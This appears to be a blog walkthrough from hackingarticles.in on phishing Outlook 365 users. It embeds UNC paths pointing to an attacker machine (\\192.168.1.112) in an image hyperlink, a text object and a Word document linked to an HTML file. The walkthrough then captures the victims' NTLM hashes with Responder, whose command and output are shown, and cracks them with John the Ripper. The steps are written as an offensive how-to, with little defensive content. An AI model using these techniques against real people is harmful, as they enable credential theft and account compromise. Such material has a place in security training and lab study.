Abusing Microsoft Outlook 365 to Capture NTLM

🌐 **hackingarticles.in**/abusing-microsoft-outlook-365-to-capture-ntlm

Raj   May 25, 2020

In this post we will discuss "How the attacker uses the Microsoft office for phishing attack to get the NTLM hashes from Windows." Since we all knew that Microsoft Office applications like Word , PowerPoint , Excel and Outlook are the most reliable resource for any organization, and an attacker takes advantage of this reliance to masquerade the user.

Here, we've been trying to explain what a different approach an attack uses for a phishing attack to capture Microsoft Windows NTLM hashes.

In actual fact, the attacker tried to use the UNC path injection technique to capture the Windows NTLM hashes and use phishing to achieve his goal.

Table of Content

Walkthrough

Here we are using Kali Linux and its IP is 192.168.1.112, this IP will be used for UNC Path.


Link UNC Path in an Image

Objective 1: send phishing mail to the target user that contains malicious image.

Use office 365 to linking UNC path within an image, for this insert an image and draft a mail for your Victim to masquerade him/her.

Inject the UNC path by adding a hyperlink to the image as shown below. Now-a-day attackers use the COVID-19 precaution images to carry out a large-scale phishing attack.

And we used our Kali Linux IP here to steal the NTLM hashes. This phase could be considered as an easy phase for a threat hunter while hunting for IOC as per pyramid of plain , because here the attacker's malicious domain address or IP in dword format is used to evade the intruder detection system.

Once you have drafted your message using office 365, install the **responder** in your Kali Linux which to capture the NTLM hashes.

Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.

Run the given command and just after executing responder send the mail to the victim.

```
responder -I eth0 -v
```

```
root@kali:~# responder -I eth0 -v   <==

          .----.-----.-----.-----.-----.-----.--|  |.-----.----.
          |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
          |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                           |__|

              NBT-NS, LLMNR & MDNS Responder 3.0.0.0

       Author: Laurent Gaffie (laurent.gaffie@gmail.com)
       To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.1.112]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']


[+] Listening for events...
```

Now, when the victim opens the mail and clicks on the image or opens a new tab or saves the image, his/her NTLM hashes have been stolen without his/her knowledge.

As result the attacker will obtain the NTLM hashes of the victim's machine as shown in the image given below. Here you can observe that it has given NetBIOS username along with hashes.

An attacker may use John's ripper or other NTLM hashed cracking tools to retrieve a password. As you can see here, we used the above NTLM hashes file generated by the responder to extract Victim's password with the help of john the ripper.

Link UNC PATH in a Text File

Objective 2: Send phishing mail to the target user that contains Object.

Till Office 2013 it was possible to send a malicious attachment by injecting UNC Path but after Office 2013 the link to the file option is disabled, which prevents an attacker from carrying out a phishing attack via a malicious attachment.

Yet the attacker still figures out about the second alternative to send malicious attachment. Despite sending attachment they try to link object in the mail.

Here we have added a text file as object, here we cannot use "link to file" feature for injecting UNC path.

Once you will add the object, inject the hyperlink for UNC Path as done above, i.e. \\192.168.1.112 and mail to the victim. On other hand use responder, the to steal NLTM hashes as done above.

Now when the victim will opens the mail and clicked on the text or opens in new tab, his/her NTLM hashes has been stolen without his knowledge.

As result the attacker will obtain the NTLM hashes of the victim's machine as shown in the image given below. Here you can observe that it has given NetBIOS username along with hashes.

Link UNC PATH Word Document

Objective: Send phishing mail to the target user that contains Word Document Attachment.

In most scenarios, the attacker uses Word Document to make the email appear authentic, so he injects the UNC path inside the document file by hyperlinking the file inside. But as we mention, Outlook removed the option "link to file" or "insert as a link" to prevent attackers from sending malicious documents.

There is an alternative technique that allows an attacker to inject the UNC Path into the attachment. We have written the HTML code in a text file containing the UNC Path link in the src image as shown in the html image.


Now open a Word Document and link the html file as object, thus we move to **"insert > Object > Text from file"**.


Now insert the HTML file and select the option "insert as Link" as shown the image.

Phishing Attack: NTLM HASH Capture

Now use the Word Document that contains a link to the HTML file to be sent as an attachment and sent the mail to the victim, and wait for the victim to respond by putting the responder in the back door.

Now, when the victim opens the mail and clicks on the text or opens a new tab, his / her NTLM hashes have been stolen without his/her knowledge.

As result the attacker will obtain the NTLM hashes of the victim's machine as shown in the image given below. Here you can observe that it has given NetBIOS username along with hashes.

Conclusion: So we saw how the attacker cleverly injected the UNC path into an image or text file or Word document and masquerade the victim by sending Phishing mail.